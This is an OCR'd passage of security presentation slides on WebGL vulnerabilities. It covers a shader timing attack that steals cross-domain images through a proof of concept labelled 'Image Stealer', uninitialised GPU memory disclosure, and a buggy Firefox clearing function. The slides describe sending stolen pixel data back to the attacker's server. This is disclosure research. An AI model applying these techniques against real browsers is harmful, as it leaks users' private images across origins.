   for (int i = 0; i <= 1024; i += 1) {
      x -= 1.0f;
       if(x <= 0.0f)
            break;
   }
}
```

Doing the Timing Attack

- Possible to wait for end of drawing with the 'finish()' method on the GL context
- Timing using DateTime objects is sufficiently accurate, especially when coupled with frame callbacks
- Data can then be sent back to the originating server

Demo



WebGL Cross-Domain Image Stealer - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.contextis.co.uk/research/blog/webgl/poc/index.html

WebGL Cross-Domain Image Stealer

(Should fail if cross-domain image is loaded)

X: 85 Y: 15 Time: 3ms Average Max Time: 31ms

☑ Invert Timing (may improve speed for very light/dark images)

Test Images

Steal Image URL


ttp://www.google.co.uk/intl/en_ALL/images/logos/images_logo_lg.gif

What can be done to fix it?

Information Disclosure

Memory Separation

VRAM Usage



```
<script id="shader-fs" type="x-shader/x-fragment">
    #ifdef GL_ES
    precision highp float;
    #endif

    varying vec4 vColor;

    void main(void) {
        gl_FragColor = vColor;
    }
</script>
```

How does OpenGL Separate Memory?

- It doesn’t really ☺
- Well in the sense that it doesn't require it as part of the standard for most operations.
- Each manufacture (NVidia, ATI, Intel) tend to implement their own version of the OpenGL API.

So?

Section '4.1 Resource Restrictions' of standard states.

WebGL resources such as textures and vertex buffer objects (VBOs) must always contain initialized data, even if they were created without initial user data values.

So?


Section '4.1 Resource Restrictions' of standard states.

WebGL resources such as textures and vertex buffer objects (VBOs) must always contain initialized data, even if they

If initial data is not provided to these calls, the WebGL implementation must initialize their contents to 0; depth renderbuffers must be cleared to the default 1.0 clear depth.

WebGL Conformance

context INFORMATION SECURITY LTD


WebGL Conformance Tests - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
https://cvs.khronos.org/svn/repos/registry/trunk/public/webgl/sdk/tests/webgl-conformance-tests.html
Google
WebGL

```
WebGL Conformance Test Runner
Version 1.0.1 (beta)
run tests

Results:
```

This test checks vertexAttribPointer behaviors in WebGL.

On success, you will see a series of "PASS" messages, followed by "TEST COMPLETE".


```
Canvas.getContext
PASS context exists

Checking gl.vertexAttribPointer.
PASS getError was expected value: INVALID_OPERATION :
vertexAttribPointer should fail if no buffer is bound
PASS getError was expected value: INVALID_ENUM :
vertexAttribPointer should not support INT
PASS getError was expected value: INVALID_ENUM :
vertexAttribPointer should not support UNSIGNED_INT
```

```
☑ run all
 ☑ run conformance
  ☑ run attribs
   ☑ run conformance/attribs/gl-enable-vertex-attrib.html (3 of 3 passed)
   ☑ run conformance/attribs/gl-vertex-attrib-zero-issues.html (14 of 14 passed)
   ☑ run conformance/attribs/gl-vertex-attrib.html (515 of 515 passed)
   ☑ run conformance/attribs/gl-vertexattribpointer-offsets.html (451 of 451 passed)
   ☑ run conformance/attribs/gl-vertexattribpointer.html (782 of 782 passed)
  ☑ run buffers
   ☑ run conformance/buffers/buffer-bind-test.html
   ☑ run conformance/buffers/buffer-data-array-buffer.html
```


Spot the Bug?

```
void
GLContext::ClearSafely()
{
    GLfloat clearCol[4];
    GLfloat clearDepth;
    GLint clearStencil;

    glGetFloatv(LOCAL_GL_COLOR_CLEAR_VALUE, clearColor);
    glGetFloatv(LOCAL_GL_DEPTH_CLEAR_VALUE, &clearDepth);
    glGetIntegerv(LOCAL_GL_STENCIL_CLEAR_VALUE, &clearStencil);

    glClearColor(0.0f, 0.0f, 0.0f, 0.0f);
    glClearStencil(0);
    glClearDepth(1.0f);

    glClear(LOCAL_GL_COLOR_BUFFER_BIT |
           LOCAL_GL_DEPTH_BUFFER_BIT | LOCAL_GL_STENCIL_BUFFER_BIT);

    glClearColor(clearCol[0], clearCol[1], clearCol[2], clearCol[3]);
    glClearStencil(clearStencil);
    glClearDepth(clearDepth);
}
```


What Was Supposed to Happen




What Was Supposed to Happen



What Actually Happened



